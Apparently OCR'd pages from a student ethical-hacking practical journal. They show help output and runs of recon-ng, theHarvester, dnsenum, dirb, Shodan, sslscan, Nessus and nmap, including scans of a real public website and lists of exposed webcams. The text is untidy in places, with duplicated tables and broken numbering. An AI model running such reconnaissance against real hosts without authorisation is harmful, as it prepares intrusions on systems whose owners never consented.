
IPv6 autonomous systems	AS14907	DNS Security Extensions	unknown																																																							
Reverse DNS	text-lb.esams.wikimedia.org	Latest Performance	Performance Graph																																																							
IP delegation																																																										
IPv4 address (91.198.174.192)																																																										
<table border="1"> <thead> <tr> <th>IP range</th><th>Country</th><th>Name</th><th>Description</th></tr> </thead> <tbody> <tr> <td>::ffff:0.0.0.0/96</td><td> United States</td><td>IANA-IPV4-MAPPED-ADDRESS</td><td>Internet Assigned Numbers Authority</td></tr> <tr> <td>↳ 91.0.0.0-91.255.255</td><td> Netherlands</td><td>91-RIPE</td><td>RIPE Network Coordination Centre</td></tr> <tr> <td>↳ 91.198.174.0-91.198.174.255</td><td> Netherlands</td><td>WIKIMEDIA-EU-NET</td><td>Wikimedia Foundation, Inc.</td></tr> <tr> <td>↳ 91.198.174.192</td><td> Netherlands</td><td>WIKIMEDIA-EU-NET</td><td>Wikimedia Foundation, Inc.</td></tr> </tbody> </table>				IP range	Country	Name	Description	::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority	↳ 91.0.0.0-91.255.255	Netherlands	91-RIPE	RIPE Network Coordination Centre	↳ 91.198.174.0-91.198.174.255	Netherlands	WIKIMEDIA-EU-NET	Wikimedia Foundation, Inc.	↳ 91.198.174.192	Netherlands	WIKIMEDIA-EU-NET	Wikimedia Foundation, Inc.																																			
IP range	Country	Name	Description																																																							
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority																																																							
↳ 91.0.0.0-91.255.255	Netherlands	91-RIPE	RIPE Network Coordination Centre																																																							
↳ 91.198.174.0-91.198.174.255	Netherlands	WIKIMEDIA-EU-NET	Wikimedia Foundation, Inc.																																																							
↳ 91.198.174.192	Netherlands	WIKIMEDIA-EU-NET	Wikimedia Foundation, Inc.																																																							
IPv6 address (2620:0:862:ed1a:0:0:0:1)																																																										
<table border="1"> <thead> <tr> <th>IP range</th><th>Country</th><th>Name</th><th>Description</th></tr> </thead> <tbody> <tr> <td>::/0</td><td>N/A</td><td>ROOT</td><td>Root inet6num object</td></tr> <tr> <td>↳ 2620::/23</td><td> United States</td><td>ARIN-V6-ENDUSER-BLOCK</td><td>American Registry for Internet Numbers</td></tr> <tr> <td>↳ 2620:0:860::/46</td><td> United States</td><td>WIKIMEDIA6</td><td>Wikimedia Foundation Inc.</td></tr> <tr> <td>↳ 2620:0:862:ed1a:0:0:0:1</td><td> United States</td><td>WIKIMEDIA6</td><td>Wikimedia Foundation Inc.</td></tr> </tbody> </table>				IP range	Country	Name	Description	::/0	N/A	ROOT	Root inet6num object	↳ 2620::/23	United States	ARIN-V6-ENDUSER-BLOCK	American Registry for Internet Numbers	↳ 2620:0:860::/46	United States	WIKIMEDIA6	Wikimedia Foundation Inc.	↳ 2620:0:862:ed1a:0:0:0:1	United States	WIKIMEDIA6	Wikimedia Foundation Inc.																																			
IP range	Country	Name	Description																																																							
::/0	N/A	ROOT	Root inet6num object																																																							
↳ 2620::/23	United States	ARIN-V6-ENDUSER-BLOCK	American Registry for Internet Numbers																																																							
↳ 2620:0:860::/46	United States	WIKIMEDIA6	Wikimedia Foundation Inc.																																																							
↳ 2620:0:862:ed1a:0:0:0:1	United States	WIKIMEDIA6	Wikimedia Foundation Inc.																																																							
SSL/TLS																																																										
Hosting History																																																										
<table border="1"> <thead> <tr> <th>Netblock owner</th><th>IP address</th><th>OS</th><th>Web server</th><th>Last seen</th></tr> </thead> <tbody> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>ATS/9.1.3</td><td>13-Oct-2022</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>ATS/8.0.8</td><td>22-Sep-2022</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>mw1441.eqiad.wmnet</td><td>19-Jul-2022</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>ATS/8.0.8</td><td>7-Jul-2022</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>mw1331.eqiad.wmnet</td><td>10-May-2022</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>ATS/8.0.8</td><td>29-Apr-2022</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>mw1355.eqiad.wmnet</td><td>28-Jun-2021</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>ATS/8.0.8</td><td>11-Jun-2021</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>mw1271.eqiad.wmnet</td><td>22-Mar-2021</td></tr> <tr> <td>Wikimedia Foundation, Inc.</td><td>91.198.174.192</td><td>unknown</td><td>mw1353.eqiad.wmnet</td><td>15-Mar-2021</td></tr> </tbody> </table>				Netblock owner	IP address	OS	Web server	Last seen	Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/9.1.3	13-Oct-2022	Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	22-Sep-2022	Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1441.eqiad.wmnet	19-Jul-2022	Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	7-Jul-2022	Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1331.eqiad.wmnet	10-May-2022	Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	29-Apr-2022	Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1355.eqiad.wmnet	28-Jun-2021	Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	11-Jun-2021	Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1271.eqiad.wmnet	22-Mar-2021	Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1353.eqiad.wmnet	15-Mar-2021
Netblock owner	IP address	OS	Web server	Last seen																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/9.1.3	13-Oct-2022																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	22-Sep-2022																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1441.eqiad.wmnet	19-Jul-2022																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	7-Jul-2022																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1331.eqiad.wmnet	10-May-2022																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	29-Apr-2022																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1355.eqiad.wmnet	28-Jun-2021																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	11-Jun-2021																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1271.eqiad.wmnet	22-Mar-2021																																																						
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1353.eqiad.wmnet	15-Mar-2021																																																						

Recon-NG: Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information.

Allow the use of recon-ng from the command line

\$ **recon-cli:** Allow the use of recon-ng from the command line

Output:



```
root@kali:~# [recon-ng][default][xsed] >
[recon-ng][default] >
root@kali:~# recon-cli -h
usage: recon-cli [-h] [-v] [-w workspace] [-C command] [-c command] [-G]
                  [-g name=value] [-M] [-m module] [-O] [-o name=value] [-x]
                  [--no-check]


recon-cli - Tim Tomes (@LaNMaSteR53) tjt1980[at]gmail.com

optional arguments:
  -h, --help      show this help message and exit
  -v, --version   show program's version number and exit
  -w workspace    load/create a workspace
  -C command     runs a command at the global context
  -c command     runs a command at the module context (pre-run)
  -G             show available global options
  -g name=value   set a global option (can be used more than once)
  -M             show modules
  -m module      specify the module
  -O             show available module options
  -o name=value   set a module option (can be used more than once)
  -x             run the module
  --no-check     disable version check

root@kali:~#
```

\$ **recon-ng:** Web Reconnaissance framework

Output:




```
root@kali:~# [recon-ng][default][xsed] >
[recon-ng][default] >
root@kali:~# recon-ng -h
usage: recon-ng [-h] [-v] [-w workspace] [-r filename] [-c no-check]
                  [-n no-analytics]
open source web-based reconnaissance can be conducted, and we can gather
information - Tim Tomes (@LaNMaSteR53) tjt1980[at]gmail.com

optional arguments:
  -h, --help      show this help message and exit
  -v, --version   show program's version number and exit
  -w workspace    load/create a workspace
  -r filename     load commands from a resource file
  -c no-check     disable version check
  -n no-analytics disable analytics reporting

root@kali:~#
```

\$ **recon-web:** Web-based user interface for Recon-ng.

Output:



```
root@kali:~# [recon-ng][default][xsed] >
[recon-ng][default] >
root@kali:~# recon-web -h
=====
* Welcome to Recon-web, the analytics and reporting engine for Recon-ng!
* This is a web-based user interface. Open the following URL in your browser to begin.
  * Serving Flask app "recon.core.web" (lazy loading)
  * Environment: production
  * WARNING: Do not use the development WSGI server in a production environment.
    Use a production WSGI server instead.
  * Debug mode: off
  * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)

^Croot@kali:~# ^C
root@kali:~# org> tools> recon-ng >
```

Shodan: Shodan is a search engine that lets users search for various types of servers connected to the internet using a variety of filters.

Scanning for IP i.e., 192.168.10.125

TOTAL RESULTS: 29

TOP COUNTRIES:

- Korea, Republic of: 3
- Pakistan: 3
- Russian Federation: 3
- Singapore: 3
- Taiwan: 3
- More...

TOP PORTS:

- 5353: 4
- 21: 3
- 80: 3
- 443: 3
- 548: 3
- More...

TOP ORGANIZATIONS:

- OOO WestCall Ltd.: 3
- StarHub Cable Vision Ltd: 3
- Altibox AS: 2

129.226.36.183

General Information

Country	India
City	Mumbai
ISP	Tencent Building, Kejizhongyi Avenue
ASN	AS132203

Web Technologies

- AngularJS

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are listed based on the software and version.

CVE-2022-0778 The BN_mod_sqrt0 function, which computes a modular square root, contains a bug that can cause it to loop forever for non-prime moduli. Internally this function is used when parsing certificates that

Open Ports

11	13	15	17	19	21	22	23	24	25	26	27	28	29
49	53	70	79	80	81	82	83	84	87	88	104	110	111
113	119	123	135	139	143	175	179	195	199	221	264	311	389
445	444	465	502	503	515	541	546	554	587	593	631	636	666
771	789	838	843	873	902	992	993	995	1023	1024	1025	1099	1111
1153	1200	1234	1311	1337	1355	1406	1433	1471	1521	1599	1604	1660	1723
1741	1820	1883	1911	1925	1926	1935	1962	2000	2001	2002	2003	2018	2058
2054	2055	2067	2081	2082	2083	2086	2087	2096	2100	2111	2121	2126	2154
2181	2222	2226	2323	2332	2345	2375	2376	2379	2382	2404	2455	2480	2548
2549	2550	2552	2553	2701	2761	2762	3000	3001	3040	3049	3050	3053	3056

Searching for webcams

Output:

TOTAL RESULTS
151

TOP COUNTRIES

Country	Count
United States	101
Germany	10
Canada	6
Austria	4
France	4
More...	

TOP PORTS

Port	Count
443	98
8001	16
80	6
9000	6
3389	5
More...	

TOP ORGANIZATIONS

Organization	Count
Mojohost	71
Mediacast	7
FRAZIER MOUNTAIN INTERNET	5

RESULTS

IP Address	Organization	Last Scan
69.16.254.59	Liquid Web, LLC United States, Lansing	2023-01-10T12:24:37.785Z
47.207.27.99	Frontier Communications of America, Inc. United States, Clearwater	2023-01-10T10:38:42.283Z
3.39.183.198	ec2-3-23-103-198.ap-northeast-2.compute.amazonaws.com AWS Asia Pacific (Seoul) Region Korea, Republic of, Seoul	2023-01-10T10:22:54.877Z

SSL Test:

Ssl scan is a tool to scan vulnerabilities of the websites and security they carry along.

```
ubuntu@ip-172-31-15-173:~$ ssllscan 172.31.15.173:80
Version: 2.0.7
OpenSSL 3.0.5 5 Jul 2022

Connected to 172.31.15.173

Testing SSL server 172.31.15.173 on port 80 using SNI name 172.31.15.173

  SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    disabled
TLSv1.2    disabled
TLSv1.3    disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
OpenSSL version does not support compression
Rebuild with zlib1g-dev package for zlib support

  Heartbleed:

  Supported Server Cipher(s):
Certificate information cannot be retrieved.
```


PRACTICAL NO: 5

User Information Gathering

5.a) Email Harvesting

Search from email addresses from a domain.

\$ theHarvester -h

Output:

```
root@kali:~# theharvester -h

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

TheHarvester Ver. 3.0.6
Code by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com

Usage: theharvester options

-d: Domain to search or company name
-b: data source: baidu, bing, bingapi, censys, crtsh, doppile,
     google, google-certificates, googleSE, googleplus, google-profiles,
     hunter, linkedin, netcraft, ppp, threatcrowd,
     twitter, vhost, virustotal, yahoo, all
-g: use Google dorking instead of normal Google search
-s: start in result number X (default: 0)
-v: verify host name via DNS resolution and search for virtual hosts
-f: save the results to an XML, HTML, and/or file (both)
-n: perform a DNS reverse query of all ranges discovered
-c: perform a DNS brute force for the domain name
-t: perform a DNS TLD expansion discovery
-e: use this DNS server
-p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
-l: limit the number of results to work with (Bing goes from 50 to 50 results,
   Google 100 to 100, and POP doesn't use this option)
-h: use SHODAN database to query discovered hosts

Examples:
    theharvester -d microsoft.com -l 500 -b google -f myresults.html
    theharvester -d microsoft.com -b ppp, virustotal
    theharvester -d microsoft -l 200 -b linkedin
    theharvester -d microsoft.com -l 200 -g -b google
    theharvester -d apple.com -b googleSE -l 500 -s 300
    theharvester -d cornell.edu -l 100 -b Bing -n


root@kali:~#
```

Search from email addresses from a domain (-d kali.org), limiting the results to 500 (-l 500), using Google (-b google):

Output:

5.b) Information Gathering Frameworks – OSINT Framework

OSINT framework focused on gathering information from free tools or resources. Publicly available information.



PRACTICAL NO: 6

Active Information Gathering

6.a) DNS Enumeration

\$ **dnsenum -h** : multithread script to enumerate information on a domain and to discover non-contiguous IP blocks

Output:

```
root@kali:~# dnsenum -h
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4
Usage: dnsenum [Options] <domain>
[Options]:
Note: the brute force -f switch is obligatory.
GENERAL OPTIONS:
--dnsserver <server>          Use this DNS server for A, NS and MX queries.
--enum                          Shortcut option equivalent to --threads 5 -s 15 -w.
-h, --help                         Print this help message.
--noreverse                       Skip the reverse lookup operations.
--nocolor                         Disable ANSIColor output.
--private                          Show and save private ips at the end of the file domain_ips.txt.
--subfile <file>                  Write all valid subdomains to this file.
-t, --timeout <value>             The tcp and udp timeout values in seconds (default: 10s).
--threads <value>                 The number of threads that will perform different queries.
-v, --verbose                      Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
-p, --pages <value>               The number of google search pages to process when scraping names,
                                   the default is 5 pages, the -s switch must be specified.
-s, --scrap <value>                The maximum number of subdomains that will be scraped from Google (default 15).
BRUTE FORCE OPTIONS:
-f, --file <file>                 Read subdomains from this file to perform brute force.
-u, --update <a|g|r|z>            Update the file specified with the -f switch with valid subdomains.
      a (all)                    Update using all results.
      g                          Update using only google scraping results.
      r                          Update using only reverse lookup results.
      z                          Update using only zonetransfer results.
-r, --recursion                   Recursion on subdomains, brute force all discovered subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
-d, --delay <value>               The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
-w, --whois                        Perform the whois queries on c class network ranges.
                                   **Warning**: this can generate very large netranges and it will take lot of time to performe reverse lookups.
REVERSE LOOKUP OPTIONS:
-e, --exclude <regexp>            Exclude PTR records that match the regexp expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
-o --output <file>                Output in XML format. Can be imported in MagicTree (www.gremwell.com)
```

Example:

```
root@kali:~# dnsenum --noreverse -o mydomain.xml example.com
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4
----- example.com -----

Host's addresses:
example.com.          5      IN   A       93.184.216.34

Name Servers:
b.iana-servers.net.    5      IN   A       199.43.133.53
a.iana-servers.net.    5      IN   A       199.43.135.53

Mail (MX) Servers:
----- Trying Zone Transfers and getting Bind Versions:
----- Trying Zone Transfer for example.com on b.iana-servers.net ...
AXFR record query failed: REFUSED
```


PRACTICAL NO: 7

Vulnerability Scanning

7. a) Vulnerability Scanning with Nessus

1. To perform a vulnerability scan, you would need to navigate your browser to the link <https://localhost:8834>. See below:

The screenshot shows the Nessus web interface. At the top, there's a navigation bar with links like 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', and 'Aircrack-ng'. Below the bar, the main title is 'Nessus Home / Scans - Iceweasel'. The main content area is titled 'Scans' and 'Scans / My Scans'. A blue button labeled 'New Scan' is visible. On the left, there's a sidebar with options like 'My Scans', 'Trash', 'All Scans', and 'New Folder'. A message in the center says 'This folder is empty.' At the bottom right, it says '©1998 - 2018 Tenable Network Security® All Rights Reserved. Nessus Home v. 8.5.8'.

2. Hit the “New Scan” button above, then select the type of scan to perform from the numerous templates available.

The screenshot shows the 'Scans / New' page. The URL in the address bar is 'https://localhost:8834/#/scans/new'. The main content area is titled 'Scan Library' and 'Scanner Templates'. It lists several templates with icons and descriptions:

- Advanced Scan**: Configure a scan without using any recommendations.
- Audit Cloud Infrastructure**: Audit the configuration of third-party cloud services.
- Bash Shellshock Detection**: Remote and local checks for CVE-2014-6271 and others.
- Basic Network Scan**: A full system scan suitable for any host.
- Credentialed Patch Audit**: Authenticate to hosts and enumerate missing updates.
- DROWN Detection**: Remote checks for CVE-2016-0800.
- Host Discovery**: A simple scan to discover live hosts and open ports.
- Internal PCI Network Scan**: Perform an internal PCI DSS (11.2.1) vulnerability scan.


The templates shown above will be limited within the free version of Nessus. Your license will determine the version of Nessus you use. These templates will be more in number and capability for the commercial version.

3 . As can be seen above, you would then issue your targets. Nessus is capable of performing scans on multiple targets separated by commas or issued in CIDR format. Once done, you will be redirected to the screen below.

- Click the “play” icon to launch your configured scan. It is possible to have multiple configured scans, allowing you to perform multiple scans. In the screen above, we configured just one scan. Below, you can however see results from two hosts summarizing the severity and instances of issues discovered.

Name	Status	Policy	Scanner	Folder	Start	End	Elapsed	Targets
PenTesting with Kali Linux	Completed	Basic Network Scan	Local Scanner	My Scans	Today at 3:52 PM	Today at 4:02 PM	10 minutes	192.168.0.28, 192.168.0.30

5. Nessus even allows you to drill down to specific hosts and vulnerabilities and get more information on how they were discovered, together with recommendations on how to patch identified risks. See below:



17.b) Vulnerability Scanning with Nmap

1. To scan a System with Hostname and IP address. First, Scan using Hostname

Output:

```
root@kali:~# nmap www.geeksforgeeks.org
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:09 +0530
Nmap scan report for www.geeksforgeeks.org (23.48.226.57)
Host is up (0.0070s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 23.48.226.32 2600:140f:4::1736:5173 2600:140f:4::1736:5168
rDNS record for 23.48.226.57: a23-48-226-57.deploy.static.akamaitechnologies.com
Not shown: 996 filtered ports
PORT      STATE SERVICE
25/tcp    closed  smtp
80/tcp    open   http
110/tcp   open   pop3
443/tcp   open   https

Nmap done: 1 IP address (1 host up) scanned in 9.75 seconds
root@kali:~#
```

Now let's Scan using IP Address

Output:

```
root@kali:~# nmap 23.48.226.57
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:12 +0530
Nmap scan report for a23-48-226-57.deploy.static.akamaitechnologies.com (23.48.226.57)
Host is up (0.0064s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
25/tcp    closed smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
```

6. To scan using “-v” option

Output:

```
root@kali:~# nmap -v www.geeksforgeeks.org
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:14 +0530
Initiating Ping Scan at 20:14
Scanning www.geeksforgeeks.org (23.48.226.57) [4 ports]
Completed Ping Scan at 20:14, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:14
Completed Parallel DNS resolution of 1 host. at 20:14, 2.38s elapsed
Initiating SYN Stealth Scan at 20:14
Scanning www.geeksforgeeks.org (23.48.226.57) [1000 ports]
Discovered open port 110/tcp on 23.48.226.57
Discovered open port 443/tcp on 23.48.226.57
Discovered open port 80/tcp on 23.48.226.57
Increasing send delay for 23.48.226.57 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 23.48.226.57 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 39.95% done; ETC: 20:15 (0:00:47 remaining)
Increasing send delay for 23.48.226.57 from 10 to 20 due to 11 out of 11 dropped probes since last increase.
Completed SYN Stealth Scan at 20:15, 80.48s elapsed (1000 total ports)
Nmap scan report for www.geeksforgeeks.org (23.48.226.57)
Host is up (0.00098s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 23.48.226.32 2600:140f:4::1736:5168 2600:140f:4::1736:5173
rDNS record for 23.48.226.57: a23-48-226-57.deploy.static.akamaitechnologies.com
Not shown: 996 filtered ports
PORT      STATE SERVICE
25/tcp    closed smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 85.24 seconds
Raw packets sent: 2061 (90.416KB) | Rcvd: 1410 (56.412KB)
```

7. Here it will display the operating system where the domain or ip address is running

Output:

```
root@kali:~# nmap -O www.geeksforgeeks.org
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:17 +0530
Nmap scan report for www.geeksforgeeks.org (23.48.226.32)
Host is up (0.016s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 23.48.226.58 2600:140f:4::1736:5168 2600:140f:4::1736:5173
rDNS record for 23.48.226.32: a23-48-226-32.deploy.static.akamaitechnologies.com
Not shown: 996 filtered ports
PORT      STATE SERVICE
25/tcp    closed smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.66 seconds
```


PRACTICAL NO: 8

Web Application Assessment Tools

8.a) DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects.

1. \$ dirb

Output: Web Content Scanner

```
root@kali:~# dirb
-----
DIRB v2.22
By The Dark Raver
-----

dirb <url_base> [<wordlist_file(s)>] [options]
=====
 NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

=====
 HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

=====
 OPTIONS =====
-a <agent_string> : Specify your custom USER_AGENT.
-b : Use path as is.
-c <cookie_string> : Set a cookie for the HTTP request.
-E <certificate> : path to the client certificate.
-f : Fine tuning of NOT FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-i : Use case-insensitive search.
-l : Print "Location" header when found.
-N <nf_code> : Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[:port]> : Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password> : Proxy Authentication.
-r : Don't search recursively.
-R : Interactive recursion. (Asks for each directory)
